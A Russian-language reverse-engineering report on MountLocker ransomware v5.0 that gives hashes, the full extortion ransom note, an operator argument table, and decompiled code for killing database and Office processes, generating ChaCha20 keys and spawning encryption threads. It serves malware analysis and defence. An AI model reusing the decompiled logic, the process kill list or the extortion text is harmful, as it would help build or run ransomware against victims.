Статья Анализ вымогателя MountLocker

Программа-вымогатель MountLocker

Обзор

Это мой отчет по образцу MountLocker Ransomware v5.0, который используется группой вымогателей XingLocker.

Эта программа-вымогатель использует схему гибридной криптографии RSA-2048 и ChaCha20 для шифрования файлов и защиты своих ключей. В отличие от других программ-вымогателей, MountLocker шифрует все ключи ChaCha20 с помощью глобального ключа ChaCha20, прежде чем шифровать этот глобальный ключ с помощью открытого ключа RSA-2048. Зашифрованный глобальный ключ и соответствующий зашифрованный ключ ChaCha20 добавляются в конце каждого зашифрованного файла.

Эта версия включает в себя новую функцию червя, позволяющую ему самостоятельно распространяться на другие компьютеры в сети с помощью COM-интерфейсов IDirectorySearch и IWbemServices.

MountLocker имеет сложную схему многопоточности, но ее производительность страдает от нехватки потоков из-за рекурсивного обхода файлов.

Я больше не буду тратить свое время на объяснение того, почему рекурсивный обход файлов ужасен, потому что я высказал свое мнение в последних нескольких отчетах. Пожалуйста, не стесняйтесь прочитайте мой анализ Darkside, если вы хотите лучше понять теорию, стоящую за ним!


IOCS

Этот образец версии 5.0 представляет собой 64-разрядный файл .exe.

MD5: 3808f21e56dede99bc914d90aeabe47a

SHA256: 4a5ac3c6f8383cc33c795804ba5f7f5553c029bbb4a6d28f1e4d8fb5107902c1

Сэмпл: https://bazaar.abuse.ch/sample/4a5ac3c6f8383cc33c795804ba5f7f5553c029bbb4a6d28f1e4d8fb5107902c1/



Записка с требованием выкупа

Записка о выкупе записывается в формате HTML и помещается в файлы RecoveryManual.html в системе.

Идентификатор клиента, встроенный в записку о выкупе, генерируется из имени компьютера жертвы и жестко запрограммированной строки в памяти.

Your ClientId:

[redacted]

If you are here, you want to know what happened.

We infiltrated your network, controlled it for a while, examined your data, downloaded sensitive information and finally encrypted your computers.
Your files are safe, but encrypted. Any attempt to decrypt files with third-party software will permanently corrupt content.

What now?

We advise you to be in touch and start negotiations, otherwise your confidential data will be published on few our news sites and promoted in all possible ways.
Data publication and even the fact of this leak for sure will lead to significant losses for your company:

- government fines
- lawsuits and as a result legal claims payments
- additional expenses on law services
- data recovery

Also you shouldn't underestimate huge damage for your reputation, which can cause crash of equity prices, clients withdrawal and other negative consequences.

But don't panic! We are doing business, not war.

We can unlock your data and keep everything in secret. All, what we want is a ransom.

If we can reach an agreement, you also get:

- security report
- full file tree of compromised data
- downloaded data unrecoverable deletion
- support with unlocking and network protection advice.

How can you contact us?
Visit our support chat. It is simple, secure and you can set a password to avoid intervention of unauthorised persons.

[redacted]

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.

Follow the instructions to open the link:

1. Type the addres "https://www.torproject.org" in your Internet browser. It opens the Tor Project website.
2. Press "Download Tor", then press "Download Tor Browser Bundle", install and run it.
3. Now you have Tor browser. In the Tor Browser open [redacted]
4. Start a chat and introduce yourself (Company name and your position).

Password field should be blank for the first login. You can ask an operator to set password later.

Производительность

MountLocker имеет довольно среднюю производительность и не полностью использует вычислительную мощность машины.

Статический анализ кода

Параметры командной строки

MountLocker можно запустить как с параметрами командной строки, так и без них. Программа-вымогатель сначала проверяет и анализирует заданные параметры, чтобы соответствующим образом изменить свои функции.

```
result = (__int64)CommandLineToArgvW(a2, (int *)&pNumArgs);
argv = (DWORD *)result;
if ( result )
{
  GetModuleFileNameW(v2, (LPWSTR)&FILE_NAME_ARRAY, 0x104u);
  ARG_CREDENTIAL_0 = (ARG_CREDENTIAL *)get_arg((__int64)argv, pNumArgs, L"/LOGIN=");
  *(&ARG_CREDENTIAL_0 + 1) = (ARG_CREDENTIAL *)get_arg((__int64)argv, pNumArgs, L"/PASSWORD=");
  CONSOLE_FLAG = get_arg((__int64)argv, pNumArgs, L"/CONSOLE") != 0;
  NODEL_FLAG = get_arg((__int64)argv, pNumArgs, L"/NODEL") != 0;
  NOKILL_FLAG = get_arg((__int64)argv, pNumArgs, L"/NOKILL") != 0;
  get_arg((__int64)argv, pNumArgs, L"/NOLOG");
  NOLOG_FLAG = 0;
  SHAREALL_FLAG = get_arg((__int64)argv, pNumArgs, L"/SHAREALL") != 0;
  parse_arg_credential();
  v5 = pNumArgs;
  network_arg = (_WORD *)get_arg((__int64)argv, pNumArgs, L"/NETWORK");
  if ( network_arg )
  {
    if ( *network_arg )
    {
      if ( network_arg[1] == 'w' )
        NETWORK_TYPE = 2;
      else
        NETWORK_TYPE = (network_arg[1] != 's') + 3;
    }
    else
    {
      NETWORK_TYPE = 1;
    }
    v7 = get_arg((__int64)argv, v5, L"/PARAMS=");
    v8 = &pwzValue;
    if ( v7 )
      v8 = (const WCHAR *)v7;
    PARAMS_VALUE = (__int64)v8;
  }
```


Ниже приведен список аргументов, которые могут быть предоставлены операторами:

Argument	Description
/LOGIN=	Network username (for network encryption and worm)
/PASSWORD=	Network password (for network encryption and worm)
/CONSOLE	Logging through console
/NODEL	No self-deletion
/NOKILL	No service and process killing
/NOLOG	No logging through file (this is hard-coded to be FALSE in this sample)
/SHAREALL	Encrypting all shared resources (except "\ADMIN$")
/NETWORK	Worm network type: - *w* = Windows Management Instrumentation (WMI) - *s* = service (requires ADMIN creds) - others = unknown or default
/PARAMS=	Command line parameters to launch executable with on other PCs (worm)
/TARGET=	Path to a file or a directory to be encrypted specifically *There can be multiple target arguments*
/FAST=	Buffer size for fast encryption (default: 0x10000000 bytes)
/MIN=	Minimum file size to encrypt (default: 0 bytes)
/MAX=	Maximum file size to encrypt (default: 0 bytes)
/FULLPD	Does not avoid encrypting Program Files, Program Files (x86) ProgramData, and SQL
/MARKER=	Marker file name to drop in each encrypted drive
/NOLOCK=	Avoid encrypting: - *L*: Local - *N*: Network - *S*: Network shared resources

Логирование

Программа-вымогатель имеет два разных способа ведения журнала своих операций, и каждый из них можно включить, установив для аргументов командной строки /CONSOLE значение 1 и /NOLOG на 0.

В этом конкретном примере значение флага /NOLOG жестко запрограммировано равным 0, поэтому он всегда записывает и удаляет файл журнала в системе жертвы.

Когда флаг /NOLOG равен 0, MountLocker извлекает путь к текущему исполняемому файлу, добавляет .log в конец и использует его в качестве пути к файлу журнала.

```
if ( !NOLOG_FLAG )
{
  lstrcpyW(log_file_path, (LPCWSTR)&FILE_NAME_ARRAY);// first file in file name array is current exe file name
  lstrcatW(log_file_path, L".log");
  LOG_FILE_HANDLE = CreateFileW(log_file_path, 0xC0000000, 3u, 0i64, 2u, 0, 0i64);
  if ( LOG_FILE_HANDLE == (HANDLE)0xFFFFFFFFFFFFFFFFi64 )
    LOG_FILE_HANDLE = 0i64;
  else
    LOGGING_FLAG = 1;
}
```

Если флаг /CONSOLE равен 1, MountLocker также будет вести журнал через стандартный поток вывода консоли. Он вызывает AllocConsole и GetStdHandle(STD_OUTPUT_HANDLE), чтобы выделить консоль и получить дескриптор стандартного потока вывода. Для записи в эту консоль он вызывает WriteConsoleW с этим дескриптором.

```
if ( CONSOLE_FLAG && AllocConsole() )
{
  hOutputConsoleHandle = GetStdHandle(STD_OUTPUT_HANDLE);
  if ( hOutputConsoleHandle == (HANDLE)-1i64 )
    hOutputConsoleHandle = 0i64;
  else
    LOGGING_FLAG = 1;
}
```

В начале журнала сообщается версия конкретного образца MountLocker, и в данном случае это версия 5.0.

Он также извлекает и записывает информацию о системе жертвы, такую как количество процессоров, общий объем системной памяти, версию Windows, архитектуру системы и т.д.

```
w_output_string_format(3i64, (__int64)L"========== SYS INFO ==========\r\n");
GetSystemInfo(&SystemInfo);
w_output_string_format(3i64, (__int64)L"CORE COUNT:\t%u\r\n", SystemInfo.dwNumberOfProcessors);
GlobalMemoryStatus(&mem_status_buffer);
w_output_string_format(3i64, (__int64)L"TOTAL MEM:\t%u MB\r\n", mem_status_buffer.dwTotalPhys >> 20);
memset(&VersionInformation, 0, 0x11Cui64);
VersionInformation.dwOSVersionInfoSize = 284;
if ( !RtlGetVersion(&VersionInformation) )
  w_output_string_format(
    3i64,
    (__int64)L"WIN VER:\t%u.%u.%u SP%u\r\n",
    VersionInformation.dwMajorVersion,
    VersionInformation.dwMinorVersion,
    VersionInformation.dwBuildNumber,
    var22C);
if ( !(unsigned int)RtlGetNativeSystemInformation(1i64, &var3C0, 12i64) )
{
  architecture = 32i64;
  if ( (_WORD)var3C0 == SystemFlagsInformation )
    architecture = 64i64;
  w_output_string_format(3i64, (__int64)L"WIN ARCH:\tx%u\r\n", architecture);
}
buffer_length = 250;
if ( GetUserNameW(Buffer, &buffer_length) )
{
  Buffer[buffer_length] = 0;
  w_output_string_format(3i64, (__int64)L"USER NAME:\t%s\r\n", Buffer);
}
buffer_length = 250;
if ( GetComputerNameW(Buffer, &buffer_length) )
{
  Buffer[buffer_length] = 0;
  w_output_string_format(3i64, (__int64)L"PC NAME:\t%s\r\n", Buffer);
}
```


Таким образом записываются все файловые и сетевые операции (перебор, пропуск, шифрование, ошибка).

```
Ver 5.0 x64
========== SYS INFO ==========
CORE COUNT: 4
TOTAL MEM:  4095 MB
WIN VER:    6.1.7601 SP1
WIN ARCH:   x64
USER NAME:  admin
PC NAME:    USER-PC
IN DOMAIN:  NO
IS ADMIN:   NO
IN GROUPS:
    Mandatory   USER-PC\None
    Mandatory   \Everyone
    Deny        NT AUTHORITY\Local account and member of Administrators group
    Deny        BUILTIN\Administrators
    Mandatory   BUILTIN\Users
    Mandatory   NT AUTHORITY\INTERACTIVE
    Mandatory   \CONSOLE LOGON
    Mandatory   NT AUTHORITY\Authenticated Users
    Mandatory   NT AUTHORITY\This Organization
    Mandatory   NT AUTHORITY\Local account
    Mandatory   \LOCAL
    Mandatory   NT AUTHORITY\NTLM Authentication
    Integrity   Mandatory Label\Medium Mandatory Level
CMDLINE:    "C:\Users\admin\AppData\Local\Temp\mount.bin.exe"

================================
        KILL SERVICE
================================
[ERROR] locekr.kill.service > get services list error=ACCESS_DENIED

================================
        KILL PROCESS
================================
==========  DEFAULT LOCK ==========
[INFO] locker.work.start.local >
[INFO] locker.work.enum.local > name=\\?\c:\
[INFO] locker.work.start.network >
[INFO] locker.queue.worker > empty group=FAST
[INFO] locker.queue.worker > empty group=FAST
[INFO] locker.work.thread.local > path=\\?\c:\
[INFO] locker.queue.worker > empty group=SLOW
[SKIP] locker.dir.check > black_list name=\\?\c:\$Recycle.Bin\
[INFO] locker.work.thread.network >
[INFO] locker.queue.worker > empty group=SLOW
[SKIP] locker.dir.check > target_visibled target=\??\C:\Users name=\\?\c:\Documents and Settings\
[OK] locker.dir.check > name=\\?\c:\MSOCache\
```


Терминация сервисов

Если аргумент /NETWORK не указан, вредоносное ПО будет работать в локальном режиме.

В этом режиме, если аргумент /NOKILL равен 0, он перечисляет и уничтожает все службы с этими строками в их имени.

"SQL", "database", "msexchange"

Во-первых, он вызывает OpenSCManagerA для получения дескриптора диспетчера управления службами и вызывает EnumServicesStatusA для перечисления всех служб Win32 со статусом SERVICE_ACTIVE.

```
result_1 = EnumServicesStatusA(
             hSCManager,
             SERVICE_WIN32,
             1u,                                // SERVICE_ACTIVE
             services_buffer,
             0x40000u,
             &pcbBytesNeeded,
             &NumServicesReturned,
             &ResumeHandle);
if ( result_1 )
{
  service_counter = 0i64;
  if ( NumServicesReturned )
  {
    while ( 1 )
    {
      result_1 = kill_service((__int64)hSCManager, (PCSTR *)&services_buffer_1[service_counter].lpServiceName);
      if ( !result_1 )
        break;
      service_counter = (unsigned int)(service_counter + 1);
      if ( (unsigned int)service_counter >= NumServicesReturned )// loop and kill all target services
        goto LABEL_10;
    }
    result_1 = 1;
  }
}
```


Если служба содержит любую из трех приведенных выше строк, MountLocker завершит ее, вызвав OpenServiceA для получения дескриптора управления службой и вызвав ControlService для отправки кода остановки управления. Затем он непрерывно зацикливается до тех пор, пока состояние службы не станет SERVICE_CONTROL_STOP, чтобы убедиться, что служба полностью завершена.

```
pcbBytesNeeded = a3;
service_control_handle = OpenServiceA(service_handle, service_name, 0x20u);
service_control_handle_1 = service_control_handle;
if ( !service_control_handle )
  return 0xFFFFFFFFi64;
v6 = SERVICE_CONTROL_STOP;
if ( ControlService(service_control_handle, SERVICE_CONTROL_STOP, &ServiceStatus) )
{                                              // send control stop code to service
  v7 = GetTickCount();
  while ( ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP )// keep checking, stop when service is stopped
  {
    Sleep(ServiceStatus.dwWaitHint);
    if ( !QueryServiceStatusEx(service_control_handle_1, SC_STATUS_PROCESS_INFO, Buffer, 0x24u, &pcbBytesNeeded)
      || v10 == SERVICE_CONTROL_STOP )
    {
      break;
    }
    if ( GetTickCount() - v7 > 0x7530 )
      goto LABEL_10;
  }
}
else
{
LABEL_10:
  v6 = 0;
}
CloseServiceHandle(service_control_handle_1);
return v6;
```


Завершение процессов

Если он работает в локальном режиме и аргумент /NOKILL равен 0, MountLocker перечислит и уничтожит все процессы с этими строками в их имени.

**"msftesql.exe", "sqlagent.exe", "sqlbrowser.exe", "sqlwriter.exe", "oracle.exe", "ocssd.exe",
"dbsnmp.exe", "synctime.exe", "agntsvc.exe", "isqlplussvc.exe",
"xfssvccon.exe", "sqlservr.exe",
"mydesktopservice.exe", "ocautoupds.exe", "encsvc.exe", "firefoxconfig.exe", "tbirdconfig.exe",
"mydesktopqos.exe", "ocomm.exe", "mysqld.exe", "mysqld-nt.exe", "mysqld-opt.exe", "dbeng50.exe",
"sqbcoreservice.exe", "excel.exe", "infopath.exe", "msaccess.exe", "mspub.exe", "onenote.exe",
"outlook.exe", "powerpnt.exe", "sqlservr.exe", "thebat.exe", "steam.exe",
"thebat64.exe", "thunderbird.exe",
"visio.exe", "winword.exe", "wordpad.exe", "QBW32.exe", "QBW64.exe",
"ipython.exe", "wpython.exe",
"python.exe", "dumpcap.exe", "procmon.exe", "procmon64.exe",
"procexp.exe", "procexp64.exe"**

Программа-вымогатель сначала вызывает ZwQuerySystemInformation с информационным классом SystemProcessInformation, чтобы получить массив структур SYSTEM_PROCESS_INFORMATION. Он перебирает каждый запущенный процесс, избегает своего собственного процесса и начинает завершать процессы в списке уничтожения.

```
for ( temp_system_process_info = system_process_info;
      ;
      temp_system_process_info = (SYSTEM_PROCESS_INFORMATION *)((char *)temp_system_process_info
                                                              + temp_system_process_info->NextEntryOffset) )
{
  if ( ((unsigned __int64)temp_system_process_info->UniqueProcessId & 0xFFFFFFFFFFFFFFFFui64) != 0
    && temp_system_process_info->NumberOfThreads
    && temp_system_process_info->UniqueProcessId != curr_proc_ID// avoid current MountLocker process
    && temp_system_process_info->ImageName.Buffer
    && temp_system_process_info->ImageName.Length )
  {
    process_name[0] = 0;
    v8 = WideCharToMultiByte(
           0,
           0,
           temp_system_process_info->ImageName.Buffer,
           temp_system_process_info->ImageName.Length >> 1,
           process_name,
           260,
           0i64,
           0i64);
    if ( v8 < 0 )
      process_name[0] = 0;
    else
      process_name[v8] = 0;
    if ( !(unsigned int)terminate_process(process_name, (__int64)temp_system_process_info) )
      break;
  }
  if ( !temp_system_process_info->NextEntryOffset )
    break;
}
v9 = GetProcessHeap();
return HeapFree(v9, 0, system_process_info);
```



Чтобы проверить и убить процесс, он проходит по списку PROCESS_TO_KILL и сравнивает имя процесса. Если имя процесса есть в списке, он вызывает OpenProcess, чтобы получить дескриптор этого процесса, и завершает его с помощью TerminateProcess.

```
proc_to_kill = PROCESS_TO_KILL;
name_counter = 0;
while ( proc_to_kill )
{
  if ( !lstrcmpiA(process_name, proc_to_kill) )// check if process is in kill list
  {
    w_output_string_format(3i64, (__int64)L"%S... ", process_name);
    hProcess = OpenProcess(1u, 0, (DWORD)process_info->UniqueProcessId);// open process through ID
    v7 = hProcess;
    if ( hProcess )
    {
      v8 = TerminateProcess(hProcess, 0);           // terminate process
      CloseHandle(v7);
      v9 = L"ok\r\n";
      if ( !v8 )
        v9 = L"fail kill\r\n";
    }
    else
    {
      v9 = L"fail open\r\n";
    }
    w_output_string_format(3i64, (__int64)v9);
    return 1i64;
  }
  proc_to_kill = (&PROCESS_TO_KILL)[++name_counter];
}
return 1i64;
```


Генерация глобального ключа ChaCha20

Затем случайным образом генерируется глобальный ключ ChaCha20. Рандомизация выполняется путем вызова инструкции rdtsc, чтобы получить отметку времени процессора, и операции xor его младшего значащего байта для генерации каждого байта в ключе.

После создания глобального ключа программа-вымогатель копирует ключ в другой глобальный буфер в памяти и шифрует этот новый буфер с помощью жестко запрограммированного ключа RSA-2048.




```
do
{
  for ( i = 0i64; i < 0x20; i += 4i64 )
  {
    rdtsc_result = __rdtsc();
    random_byte = rdtsc_result ^ __ROL4__(*(_DWORD *)(i + 0x7FF773028050i64) + 1, rdtsc_result & 7);
    *(_DWORD *)(i + 0x7FF773028050i64) = random_byte;
    *(_DWORD *)((char *)&ChaCha20_global_key + i) = random_byte;// generate random ChaCha20 key with rdtsc
  }
  Sleep(1u);
  --v1;
}
while ( v1 );
v11 = 32i64;
do
{
  *((_BYTE *)v7 + 32) = *(_BYTE *)v7;
  v7 = (BYTE **)((char *)v7 + 1);
  --v11;
}
while ( v11 );
phProv = 0i64;
hKey = 0i64;
pdwDataLen = 32;
if ( !CryptAcquireContextW(&phProv, 0i64, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000000) )
  goto LABEL_25;
v12 = CryptImportKey(phProv, (const BYTE *)&RSA_PUB_KEY, 276u, 0i64, 0, &hKey);
if ( v12 )
{
  v12 = CryptEncrypt(hKey, 0i64, 1, 0, &ENCRYPTED_CHACHA20_GLOBAL_KEY, &pdwDataLen, 256u);
  CryptDestroyKey(hKey);
}
CryptReleaseContext(phProv, 0);
```

Позже MountLocker использует этот глобальный ключ ChaCha20 для шифрования и защиты своих ключей ChaCha20 вместо использования RSA-2048. Поскольку шифрование RSA-2048 выполняется только один раз, эта схема гибридной криптографии дает некоторое преимущество в производительности, поскольку RSA довольно медленный по сравнению с ChaCha20.

Шифрование

Создание потоков шифрования

Несмотря на наличие разных схем для разных типов дисков и целей, функциональность шифрования практически одинакова.

MountLocker имеет специальную функцию, которая принимает имя диска/файла для шифрования и функцию для его перечисления в качестве параметров.

Эта функция сначала передает перечисляющую функцию и целевое имя пользовательской структуре, прежде чем создать поток для начала шифрования.


Этот поток действует как основной поток в шифровании, который рекурсивно перечисляет и предоставляет файлы для шифрования дочерним потокам.

```
__int64 __fastcall w_create_encrypt_thread(__int64 encrypt_func, const WCHAR *target_name, __int64 some_int)
{
  __int64 v6; // rbx
  __int64 v7; // r9
  HANDLE v8; // rax
  MOUNT_STRUCT_1 *Mount_struct; // rax
  MOUNT_STRUCT_1 *Mount_struct_1; // rbx
  HANDLE v11; // rax
  DWORD v13; // eax
  HANDLE v14; // rax
  DWORD v15; // eax

  v6 = 24i64;
  if ( target_name && (v7 = 2 * lstrlenW(target_name) + 2, v6 = v7 + 24, v7 == -24)
    || (v8 = GetProcessHeap(),
        Mount_struct = (MOUNT_STRUCT_1 *)HeapAlloc(v8, 8u, v6 + 1),
        (Mount_struct_1 = Mount_struct) == 0i64) )
  {
    v15 = GetLastError();
    w_output_string_format(1i64, (__int64)L"[ERROR] locker.thread.start > alloc path=%s error=%u\r\n", target_name, v15);
  }
  else
  {
    Mount_struct->function = encrypt_func;      // passing encrypting function to struct
    Mount_struct->some_int = some_int;
    if ( target_name )
      lstrcpyW((LPWSTR)&Mount_struct->target_name, target_name);// pass target name to struct
    _InterlockedIncrement(&THREAD_COUNT);
    v11 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)main_encrypt_thread_func, Mount_struct_1, 0, 0i64);
    if ( v11 )
    {
      CloseHandle(v11);                         // spawning main thread sucessfully
      return 1i64;
    }
```


Функция основного потока вызывает CreateEventA, чтобы создать обработчик событий для каждого дочернего потока, чтобы позже отправить им информацию о файле посредством вызова SetEvent.

Создаются только 2 дочерних рабочих потока, и эти потоки зацикливаются и ждут получения файлов из основного потока для шифрования. Основной поток начнет подавать им файлы, вызвав функцию перечисления в пользовательской структуре выше и перечислив целевую папку.



Дочерние рабочие потоки

После создания каждый рабочий поток получает общую структуру с основным потоком и постоянно проверяет наличие сигнала шифрования 1 в этой общей структуре.

Из-за синхронизации посредством совместного использования общей структуры среди потоков дочерний поток вызывает _InterlockedExchange для атомарного извлечения сигнала шифрования, чтобы проверить, разрешено ли ему шифрование.

Когда он находит файлы для шифрования, основной поток добавляет имя файла в общую структуру и устанавливает сигнал шифрования для дочернего потока для обработки этого файла.

```
while ( 1 )
{
  while ( _InterlockedExchange((volatile __int32 *)Parameter + 4, 1) == 1 )
    ;                                   // wait until received encrypt signal from main
  shared_struct = *(LPCWSTR **)Parameter;
  if ( *(_QWORD *)Parameter )
  {
    v4 = *shared_struct;
    *(_QWORD *)Parameter = *shared_struct;
    if ( !v4 )
      *((_QWORD *)Parameter + 1) = 0i64;
  }
  *((_DWORD *)Parameter + 4) = 0;       // set encrypt signal back to 0
  if ( shared_struct )
  {
    ReleaseSemaphore(*((HANDLE *)Parameter + 3), 1, 0i64);
    worker_encrypt_file(shared_struct[1]);    // encrypt file path
    v5 = (WCHAR *)shared_struct[1];
    if ( v5 )
    {
      v6 = GetProcessHeap();
      HeapFree(v6, 0, v5);
    }
    v7 = GetProcessHeap();
    HeapFree(v7, 0, shared_struct);
    v2 = _InterlockedDecrement((volatile signed __int32 *)(*((_QWORD *)Parameter + 6) + 24i64));
```

После получения информации о файле рабочий поток создает структуру для хранения такой информации о файле, как имя файла, зашифрованное имя файла, дескриптор файла, размер файла и т. д.

Затем он проверит, есть ли у него права на открытие файла и получение размера файла.

```
int __fastcall check_open_file(__int64 file_info_struct, const WCHAR *file_name)
{
  HANDLE file_handle; // rax
  DWORD v5; // eax
  DWORD v7; // eax

  file_handle = CreateFileW(file_name, 0xC0010000, 0, 0i64, 3u, 0, 0i64);
  *(_QWORD *)file_info_struct = file_handle;
  if ( file_handle == (HANDLE)-1i64 )
  {
    v5 = GetLastError();
    w_output_string_format(1i64, (__int64)L"[ERROR] locker.file > open gle=%u name=%s\r\n", v5, file_name);
    _InterlockedIncrement(&OPEN_FILE_ERROR_COUNT);
    return 0;
  }
  if ( !GetFileSizeEx(file_handle, (PLARGE_INTEGER)(file_info_struct + 8)) )
  {
    _InterlockedIncrement(&OPEN_FILE_ERROR_COUNT);
    v7 = GetLastError();
    w_output_string_format(1i64, (__int64)L"[ERROR] locker.file > get_size gle=%u name=%s\r\n", v7, file_name);
    CloseHandle(*(HANDLE *)file_info_struct);
    return 0;
  }
  return 1;
}
```

